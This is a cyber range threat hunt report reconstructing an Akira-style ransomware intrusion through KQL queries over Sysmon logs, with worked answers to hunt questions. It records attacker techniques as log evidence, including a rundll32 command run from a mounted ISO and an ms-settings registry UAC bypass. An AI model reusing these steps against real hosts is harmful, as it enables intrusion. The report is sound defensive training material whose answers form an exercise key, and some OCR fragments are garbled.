SANCLOGIC CYBER RANGE · HUNT 22

Harborlight Dental & Insurance Ransomware Threat Hunt Report

Case HL-INC-2026-0204 · Akira-style double-extortion intrusion reconstructed from raw Sysmon and Windows Security telemetry

Analyst	Ritchy
Report date	10 October 2026
Incident date	4 February 2026 (UTC, all times UTC)
Workspace	LAW-SilentCorridor (Microsoft Sentinel / KQL)
Data source	HarborlightDental_CL (Sysmon EventIDs 1, 3, 7, 8, 10, 11, 13, 15, 22 + Security 4728, 4732, 5379)
Hosts	BACKOFFICE-PC1, HL-FS01 (172.16.0.8), ADDC01 (172.16.0.7)
Distribution	Public. Credentials are fictional values from a training range, shown unredacted. Platform screenshots and raw working logs are omitted.

> AI-use disclosure: Claude (Anthropic) helped with KQL query formulation, CSV triage and wording. The reading of the telemetry and every noise-versus-attack judgment were mine. See Section 10.

1. Executive summary

On the morning of 4 February 2026 Harborlight Dental & Insurance found ransom notes in every shared folder. Coastal MSP, the five-person IT contractor, had no SOC and no alert queue, but full Sysmon and Windows Security logging existed and had never been reviewed. I reconstructed the intrusion from that telemetry, from initial access to impact.

What happened. Emily Grant, a front-office user, received a spoofed vendor-invoice email. Her workstation (BACKOFFICE-PC1) downloaded a .7z archive containing an ISO, which bypassed Mark-of-the-Web, and ran `rundll32 review.dll,StartW` from the mounted drive at about 02:25 UTC (a first attempt ran at 01:59). The implant injected into notepad.exe, hijacked the `ms-settings` registry handler to abuse fodhelper.exe for a UAC bypass, and launched a fake `C:\Users\Public\taskhostw.exe` at 02:42. That binary injected into spoolsv.exe, which read LSASS at 02:49. The stolen Emily.Grant credential was then used over SMB admin shares to reach the file server HL-FS01 (03:34) and the domain controller ADDC01 (04:28).

Impact. On HL-FS01 the attacker renamed rclone to `MsMpEng.exe` and copied `C:\Shares` to a Mega account between 03:58 and 04:04. Shadow copies, boot recovery and the backup catalog were destroyed twice (04:04 and 04:05). The attacker dumped the Active Directory database with ntdsutil (04:33), planted three command-and-control implants (fake taskhostw.exe, OneDriveSync.exe, wsync.exe) beaconing to `cdn.cloud-endpoint.net` on Cloudflare IPs, wiped event logs in two waves (05:13–05:20), triggered the Akira encryption alert (05:14), and created a backdoor domain account `svc_sql` that was added to Administrators (Event 4732, 05:22:28) and Domain Admins (Event 4728, 05:22:57). The encryptor dropped `akira_readme.txt` 128 times and produced `.akira` files.

Dwell time. C2 callbacks run from 02:25:08 to 18:47:29 UTC, at least 16 h 22 min of attacker access, about 13 h after the encryption. The telemetry never shows containment.

Why it was missed. The MSP dismissed the phishing alert (02:41) and the rundll32 alert as false positives, acknowledged but did not escalate the LSASS alert, and nobody reviewed the 03:45 cloud-storage exfiltration alert. A flat /24 network let one stolen credential move workstation to file server to domain controller unchecked.

2. Hunt brief and environment

The platform's own screens (hunt brief, topology, data dictionary, KQL pivot patterns and alert queue) are not reproduced in this public copy; the tables below paraphrase the facts I used.

Harborlight is a small dental and insurance practice on a flat 172.16.0.0/24 network with three Windows hosts and no segmentation. Only Coastal MSP holds domain admin credentials, so privileged activity on ADDC01 or HL-FS01 that is not traceable to the MSP is outside baseline. Threat intelligence for the case: Akira ransomware, a double-extortion group that exfiltrates data (often with rclone to cloud storage) before encrypting and targets small organisations with flat networks. Work ran in Microsoft Sentinel against one unified table, `HarborlightDental_CL`, filtered on `EventTime` only.

Host	IP	Role
BACKOFFICE-PC1	172.16.0.x	Emily Grant's workstation, initial compromise, not local admin

HL-FS01	172.16.0.8	File server, shared drives, exfiltration source (SMB 445)
ADDC01	172.16.0.7	Domain controller, AD database, domain-level persistence (LDAP 389, Kerberos 88)

3. SOC alert queue (Pacific Watch, INC-2026-0204-HL)

Five alerts fired during the incident. The first two were dismissed, the third was acknowledged but not escalated, the fourth was never reviewed and the fifth fired about 12 minutes into the encryption. Every one of them is explained by the hunt below.

Time (UTC)	Host	Alert	Handling
02:16	BACKOFFICE-PC1	Suspicious email attachment, compressed archive with invoice theme (Invoice-HLD-2026-0291.7z from spoofed billing@hartfield-supply.com to emily.grant@harborlightdental.com)	Dismissed by Coastal MSP L1 at 02:41: sender appeared to match a known vendor
02:33	BACKOFFICE-PC1	rundll32.exe executing a DLL from an unusual path (parent explorer.exe)	Dismissed as false positive at 02:48; the analyst did not examine the DLL path or correlate it with the email alert 17 minutes earlier
02:38	BACKOFFICE-PC1	LSASS memory access from a non-system process (PROCESS_VM_READ)	Acknowledged 03:02, not escalated
03:45	HL-FS01	Anomalous outbound HTTPS volume to cloud storage (above 2 GB/hr baseline, about 30 minutes running)	Unreviewed; no analyst on shift
05:14	All three hosts	Mass file extension change (about 12 minutes running)	Staff discovered the ransom notes at 08:30

4. Questions Q1.1 to Q15.1, in the order I worked them

Each entry gives my answer, the query, the evidence, my reasoning in my own words, the ATT&CK tag and the screenshots or query results I used. Question numbers follow my own query labels where I had them and the platform's section numbering otherwise; a few early numbers were reconstructed after the fact. Pyramid of Pain levels: IOC (hashes, IPs, domains), Tools, TTPs. Times are UTC on 4 February 2026.

Q1.1 It has to run

> **Answer:** (a) Execution is the gate.

EVIDENCE

- No query. This is a judgment question about the attack chain.

REASONING

> *Everything after delivery (escalation, persistence, exfiltration) assumes the payload already ran, so execution is the gate. Delivery alone does nothing until someone or something runs the payload.*

MITRE: T1204.002 (user execution, the gate) versus T1566.001 / TA0001 (delivery).

Q1.2 The lure and the recipient

> **Answer:** `Invoice-HLD-2026-0291.7z`, `emily.grant@harborlightdental.com` (platform-verified).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 02:30))
| where host has "BACKOFFICE-PC1"
| where TargetFilename has_any ("Invoice", ".7z")
| project EventTime, EventID, Image, TargetFilename
| sort by EventTime asc
```

EVIDENCE

- Edge downloads `Vendor_Invoice_Review.7z` at 01:57:15 with a Zone.Identifier (EventIDs 15 and 11); 7-Zip creates the ISO at 01:59:02.
- A second round: `Harborlight_Insurance_Claims.7z` at 02:24:21, extracted by 7zG at 02:24:33 into Downloads, ISO created 02:24:52.
- The alert names Invoice-HLD-2026-0291.7z, but the host shows two different archive names. The alert filename and the host filenames differ, and I report both.
- The archives contain ISOs. Files inside a mounted ISO do not carry the Mark-of-the-Web, so the user is not warned.

REASONING

> *The lure is a vendor-invoice archive built to look like routine claims work for an insurance front office. Delivering the payload inside an ISO inside the archive removes the warning Windows would normally show.*

MITRE: T1566.001 (spearphishing attachment), T1553.005 (Mark-of-the-Web bypass). Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 02:30))
| where host has "BACKOFFICE-PC1"
| where TargetFilename has_any ("Invoice", ".7z")
| project EventTime, EventID, Image, TargetFilename
| sort by EventTime asc
```


esults Chart

ntTime [UTC]	EventID	Image	TargetFilename
2/4/2026, 1:57:15.000 AM	15	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\emily.grant\Downloads\Vendor_Invoice_Review.7z
2/4/2026, 1:57:15.000 AM	15	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\emily.grant\Downloads\Vendor_Invoice_Review.7z
2/4/2026, 1:57:15.000 AM	11	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\emily.grant\Downloads\Vendor_Invoice_Review.7z:Zone.Identifier
2/4/2026, 1:57:15.000 AM	15	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\emily.grant\Downloads\Vendor_Invoice_Review.7z:Zone.Identifier
2/4/2026, 1:57:15.000 AM	15	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\emily.grant\Downloads\Vendor_Invoice_Review.7z:Zone.Identifier
2/4/2026, 1:58:54.000 AM	11	C:\Program Files\7-Zip\7zG.exe	C:\Users\emily.grant\Downloads\Vendor_Invoice_Review
2/4/2026, 1:59:02.000 AM	**11**	**C:\Program Files\7-Zip\7zG.exe**	**C:\Users\emily.grant\Downloads\Vendor_Invoice_Review\Vendor_Invoice_Review.iso**
EventTime [UTC]	2026-02-04T01:59:02Z		
EventID	11		
Image	C:\Program Files\7-Zip\7zG.exe		
TargetFilename	C:\Users\emily.grant\Downloads\Vendor_Invoice_Review\Vendor_Invoice_Review.iso		
2/4/2026, 2:24:21.000 AM	15	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\emily.grant\Downloads\Harborlight_Insurance_Claims.7z:Zone.Identifier
2/4/2026, 2:24:21.000 AM	15	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\emily.grant\Downloads\Harborlight_Insurance_Claims.7z
2/4/2026, 2:24:21.000 AM	11	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\emily.grant\Downloads\Harborlight_Insurance_Claims.7z:Zone.Identifier
2/4/2026, 2:24:21.000 AM	15	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\emily.grant\Downloads\Harborlight_Insurance_Claims.7z
2/4/2026, 2:24:21.000 AM	15	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Users\emily.grant\Downloads\Harborlight_Insurance_Claims.7z:Zone.Identifier


Edge file creates for the .7z and Zone.Identifier; the ISO create row is highlighted (01:59:02).

C:\Users\emily.grant\Downloads\Vendor_Invoice_Review\Vendor_Invoice_Review.iso	2/4/2026, 1:59:02.000 AM	11	C:\Program Files\7-Zip\7zG.exe
EventTime [UTC]	2026-02-04T01:59:02Z		
EventID	11		
Image	C:\Program Files\7-Zip\7zG.exe		
TargetFilename	C:\Users\emily.grant\Downloads\Vendor_Invoice_Review\Vendor_Invoice_Review.iso		
C:\Windows\INF\vhdmp.PNF	2/4/2026, 1:59:10.000 AM	11	C:\Windows\system32\svchost.exe
C:\Windows\System32\winevt\Logs\Microsoft-Windows-VHDMP-Operational.evtx	2/4/2026, 1:59:11.000 AM	11	C:\Windows\System32\svchost.exe
C:\Windows\System32\winevt\Logs\Microsoft-Windows-VDRVROOT%4Operational.evtx	2/4/2026, 1:59:11.000 AM	11	C:\Windows\System32\svchost.exe
C:\Users\emily.grant\AppData\Local\Microsoft\Windows\Burn\Burn1\desktop.ini	2/4/2026, 2:00:07.000 AM	11	C:\Windows\Explorer.EXE
C:\Windows\Prefetch\AgGlGlobalHistory.db	2/4/2026, 2:00:16.000 AM	11	C:\Windows\system32\svchost.exe
C:\Windows\Prefetch\AgRobust.db	2/4/2026, 2:00:16.000 AM	11	C:\Windows\system32\svchost.exe
C:\Windows\Prefetch\AgGlFgAppHistory.db	2/4/2026, 2:00:17.000 AM	11	C:\Windows\system32\svchost.exe
C:\Windows\Prefetch\AgGlFaultHistory.db	2/4/2026, 2:00:17.000 AM	11	C:\Windows\system32\svchost.exe
C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\State\keyValueLKG.dat	2/4/2026, 2:01:55.000 AM	11	C:\Windows\System32\svchost.exe
C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\State\keyValueLKG.dat	2/4/2026, 2:05:00.000 AM	11	C:\Windows\System32\svchost.exe
C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\State\keyValueLKG.dat	2/4/2026, 2:09:17.000 AM	11	C:\Windows\System32\svchost.exe
C:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTAdmin_PS_Provider.etl	2/4/2026, 2:13:33.000 AM	11	System
C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\State\keyValueLKG.dat	2/4/2026, 2:20:28.000 AM	11	C:\Windows\System32\svchost.exe

EventID 11: 7-Zip creates Vendor_Invoice_Review.iso at 01:59:02.




7zG.exe at 02:24:33 extracts Harborlight_Insurance_Claims into Downloads.



Zone.Identifier written for Harborlight_Insurance_Claims.7z at 02:24:21.




ISO created at 02:24:52.



ISO create with the file activity that followed.



Windows optical-drive artefacts (VDRVROOT log, Burn1\desktop.ini), consistent with the ISO being mounted.



BACKOFFICE-PC1 activity around 01:53, shortly before the first download.

Q1.3 The command that ran the payload

> **Answer:** `rundll32 E:\review.dll,StartW` at 02:25:06 (parent cmd.exe, Medium integrity).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 01:55) .. datetime(2026-02-04 02:45))
| where host has "BACKOFFICE-PC1"
| where EventID == 1
| where Image has "rundll32"
| project EventTime, Image, ParentImage, CommandLine, IntegrityLevel
| sort by EventTime asc
```

EVIDENCE

- 02:25:06, parent cmd.exe, Medium integrity, DLL loaded from E:, a drive letter that exists only because an ISO was mounted.
- The earlier round ran `rundll32.exe D:\review.dll,StartW` from explorer.exe at 01:59 and 02:00, matching the first ISO.

- This is not the 02:33 alert: that alert fired 8 minutes after this command, and the analyst closed it without checking the DLL path.

REASONING

> *rundll32 loading a DLL from a drive letter that only exists because an ISO was mounted is the execution. Two rounds with the same export point to one payload delivered twice.*

MITRE: T1218.011 (rundll32), T1204.002. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

```
// Q1.3
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 01:55) .. datetime(2026-02-04 02:45))
| where host has "BACKOFFICE-PC1"
| where EventID == 1
| where Image has "rundll32"
| project EventTime, Image, ParentImage, CommandLine, IntegrityLevel
| sort by EventTime asc
```

sults Chart

tTime [UTC]	Image	ParentImage	CommandLine
2/4/2026, 1:59:15.000 AM	C:\Windows\System32\rundll32.exe	C:\Windows\explorer.exe	"C:\Windows\System32\rundll32.exe" D:\review.dll,StartW
2/4/2026, 1:59:32.000 AM	C:\Windows\System32\rundll32.exe	C:\Windows\explorer.exe	"C:\Windows\System32\rundll32.exe" D:\review.dll,StartW
2/4/2026, 1:59:56.000 AM	C:\Windows\System32\rundll32.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\rundll32.exe C:\Windows\System32\shell32.dll,SHCreateLocalServerRunDll {995C996E-D918-4a8c-A302-45719A6F4EA7} -Embedding
2/4/2026, 2:00:08.000 AM	C:\Windows\System32\rundll32.exe	C:\Windows\explorer.exe	"C:\Windows\System32\rundll32.exe" D:\review.dll,StartW
2/4/2026, 2:25:06.000 AM	C:\Windows\System32\rundll32.e...	C:\Windows\System32\cmd.exe	rundll32 E:\review.dll,StartW

EventTime [UTC]	2026-02-04T02:25:06Z
Image	C:\Windows\System32\rundll32.exe
ParentImage	C:\Windows\System32\cmd.exe
CommandLine	rundll32 E:\review.dll,StartW
IntegrityLevel	Medium

rundll32 process creations on BACKOFFICE-PC1; the E: drive row (02:25:06) is highlighted.

Q2.2 Which process receives the injection

> **Answer:** `notepad.exe`

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:25) .. datetime(2026-02-04 02:40))
| where host has "BACKOFFICE-PC1" and EventID in (8, 10)
| extend SourceImage = extract(@"Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TargetImage = extract(@"Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where SourceImage has "rundll32"
| project EventTime, EventID, SourceImage, TargetImage, granted_access, EventData_Xml
| sort by EventTime asc
```

EVIDENCE

- rundll32 PID 6712 injects into four notepad.exe instances between 02:32:48 and 02:35:45 with access mask 0x1fffff (EventIDs 8 and 10).
- The injected code runs as Emily with no privilege gain.
- SearchIndexer and OneDrive process-access rows in the noisier results were background noise.
- The raw XML tags the rows T1055.001 (Dynamic-link Library Injection).

REASONING

> *A malicious DLL hides inside a trusted-looking host process so the activity looks like Notepad. The mask 0x1fffff is PROCESS_ALL_ACCESS, which a harmless notepad launch never needs.*

MITRE: T1055.001. Pyramid of Pain: TTPs. Method note: I exported the noisy process-access rows to a CSV and used Claude to narrow the search, confirmed the notepad.exe rows myself in Sentinel, then looked up why attackers use Notepad.

SCREENSHOTS AND QUERY RESULTS

```
//Q2.2
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:25) .. datetime(2026-02-04 02:40))
| where host has "BACKOFFICE-PC1" and EventID in (8, 10)
| extend SourceImage = extract(@"Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TargetImage = extract(@"Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where SourceImage has "rundll32"
| project EventTime, EventID, SourceImage, TargetImage, granted_access, EventData_Xml
| sort by EventTime asc
```

Results | Chart

EventTime [UTC]	EventID	SourceImage	TargetImage	granted_access	EventData_Xml
2/4/2026, 2:32:48.000 A...	10	C:\Windows\system32\rundll32.exe	c:\windows\system32\notepad.exe	0x1fffff	<Data Name='RuleName'>technique_id=T1055.001,technique_name=Dynamic-link Library Injection</Data> <Data Name='UtcTime'>2026-02-04 02:32:48.906
EventTime [UTC]	2026-02-04T02:32:48Z				
EventID	10				
SourceImage	C:\Windows\system32\rundll32.exe				
TargetImage	c:\windows\system32\notepad.exe				
granted_access	0x1fffff				
EventData_Xml	<Data Name='RuleName'>technique_id=T1055.001,technique_name=Dynamic-link Library Injection</Data> <Data Name='UtcTime'>2026-02-04 02:32:48.906</Data> <Data Name='SourceProcessGUID'>{564ceb34-ae02-6982-744d-0a0000000b00}</Data> <Data Name='SourceProcessId'>6 tProcessGUID'>{564ceb3 -6f0 6982-b14d-0a0000000b00}</Data> <Data Name='TargetProcessId'>10228</Data> <Data Name='TargetImage'>c:\windows\system32\notepad.exe</Data> <Data Name='GrantedAccess'>0x1fffff</Data> <Data Name='CallTrace'>C:\Windows\SYSTEM32\ntdll.d eview.dll+6031e|UNKNOWN(000000C000078580)</Data> <Data Name='SourceUser'>HARBORLIGHT\Emily.Grant</Data> <Data Name='TargetUser'>HARBORLIGHT\Emily.Grant</Data>				
2/4/2026, 2:32:48.000 AM	8	C:\Windows\System32\rundll32.exe	C:\Windows\System32\notepad.exe		<Data Name='RuleName'>technique_id=T1055,technique_name=Process Injection</Data> <Data Name='UtcTime'>2026-02-04 02:32:48.908</Data> <Data Name
2/4/2026, 2:32:59.000 AM	10	C:\Windows\system32\rundll32.exe	c:\windows\system32\notepad.exe	0x1fffff	<Data Name='RuleName'>technique_id=T1055.001,technique_name=Dynamic-link Library Injection</Data> <Data Name='UtcTime'>2026-02-04 02:32:59.410</D
2/4/2026, 2:32:59.000 AM	8	C:\Windows\System32\rundll32.exe	C:\Windows\System32\notepad.exe		<Data Name='RuleName'>technique_id=T1055,technique_name=Process Injection</Data> <Data Name='UtcTime'>2026-02-04 02:32:59.411</Data> <Data Name
2/4/2026, 2:34:56.000 AM	10	C:\Windows\system32\rundll32.exe	c:\windows\system32\notepad.exe	0x1fffff	<Data Name='RuleName'>technique_id=T1055.001,technique_name=Dynamic-link Library Injection</Data> <Data Name='UtcTime'>2026-02-04 02:34:56.357</D
2/4/2026, 2:34:56.000 AM	8	C:\Windows\System32\rundll32.exe	C:\Windows\System32\notepad.exe		<Data Name='RuleName'>technique_id=T1055,technique_name=Process Injection</Data> <Data Name='UtcTime'>2026-02-04 02:34:56.358</Data> <Data Name
2/4/2026, 2:35:45.000 AM	10	C:\Windows\system32\rundll32.exe	c:\windows\system32\notepad.exe	0x1fffff	<Data Name='RuleName'>technique_id=T1055.001,technique_name=Dynamic-link Library Injection</Data> <Data Name='UtcTime'>2026-02-04 02:35:45.825</D
2/4/2026, 2:35:45.000 AM	8	C:\Windows\System32\rundll32.exe	C:\Windows\System32\notepad.exe		<Data Name='RuleName'>technique_id=T1055,technique_name=Process Injection</Data> <Data Name='UtcTime'>2026-02-04 02:35:45.827</Data> <Data Name

EventID 8/10 rows, rundll32 to notepad.exe, with the T1055.001 tag boxed in the raw XML.

Q3 The second lure

> **Answer:** The same `review.dll,StartW` payload delivered a second time through a company-branded ISO: delivery redundancy, not new malware.

EVIDENCE

- No new query; the answer comes from the Q1.2 and Q1.3 results.
- The first round ran from D: (01:59) and the second from E: (02:25) with the same DLL export.

REASONING

> *The attacker did not bring a new tool. A second lure with a branded archive name gave a second chance to get the payload executed, and it re-ran the same payload.*

MITRE: T1566.001, T1204.002. Pyramid of Pain: TTPs.

Q3.1 The UAC bypass payload

> **Answer:** `C:\Users\Public\taskhostw.exe` (platform-verified).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:25) .. datetime(2026-02-04 02:45))
| where host has "BACKOFFICE-PC1"
| where EventID in (1, 13)
| where TargetObject has "ms-settings"
| project EventTime, EventID, Image, TargetObject, Details, IntegrityLevel
| sort by EventTime asc
```

EVIDENCE


- EventID 13: reg.exe sets `HKU\<SID>_Classes\ms-settings\shell\open\command` (Default) to C:\Users\Public\taskhostw.exe at 02:40 and 02:40:53, plus an empty DelegateExecute at 02:42:08.
- It is written to Emily's own registry hive, so no administrator rights are needed.

REASONING

> *fodhelper.exe auto-elevates and reads the ms-settings handler from the user hive, so planting a command there makes Windows run it at High integrity with no UAC prompt.*

MITRE: T1548.002 (bypass UAC), T1112 (modify registry), T1036.005. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS



EventID 13 writes to the ms-settings handler; Default = C:\Users\Public\taskhostw.exe (boxed).

Q3.2 Real or fake taskhostw.exe

> **Answer:** The full image path separates them: the real one is in `C:\Windows\System32`, the fake is in `C:\Users\Public`.

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1 and Image has "taskhostw.exe"
| project EventTime, Image, TargetObject, Details, EventData_Xml
```

EVIDENCE

- Process creations from `C:\Users\Public\taskhostw.exe` at 02:42:40 (T1548.002 tag), 03:35:10 and 04:29:10 (T1047 tag) and 13:45:16 (T1204 tag).
- The legitimate System32 taskhostw.exe on ADDC01 never queries the C2 domain (Q12.1).

REASONING

> *A filename proves nothing because anyone can name a file taskhostw.exe. The folder it runs from is what separates the real Windows process from the attacker's copy.*

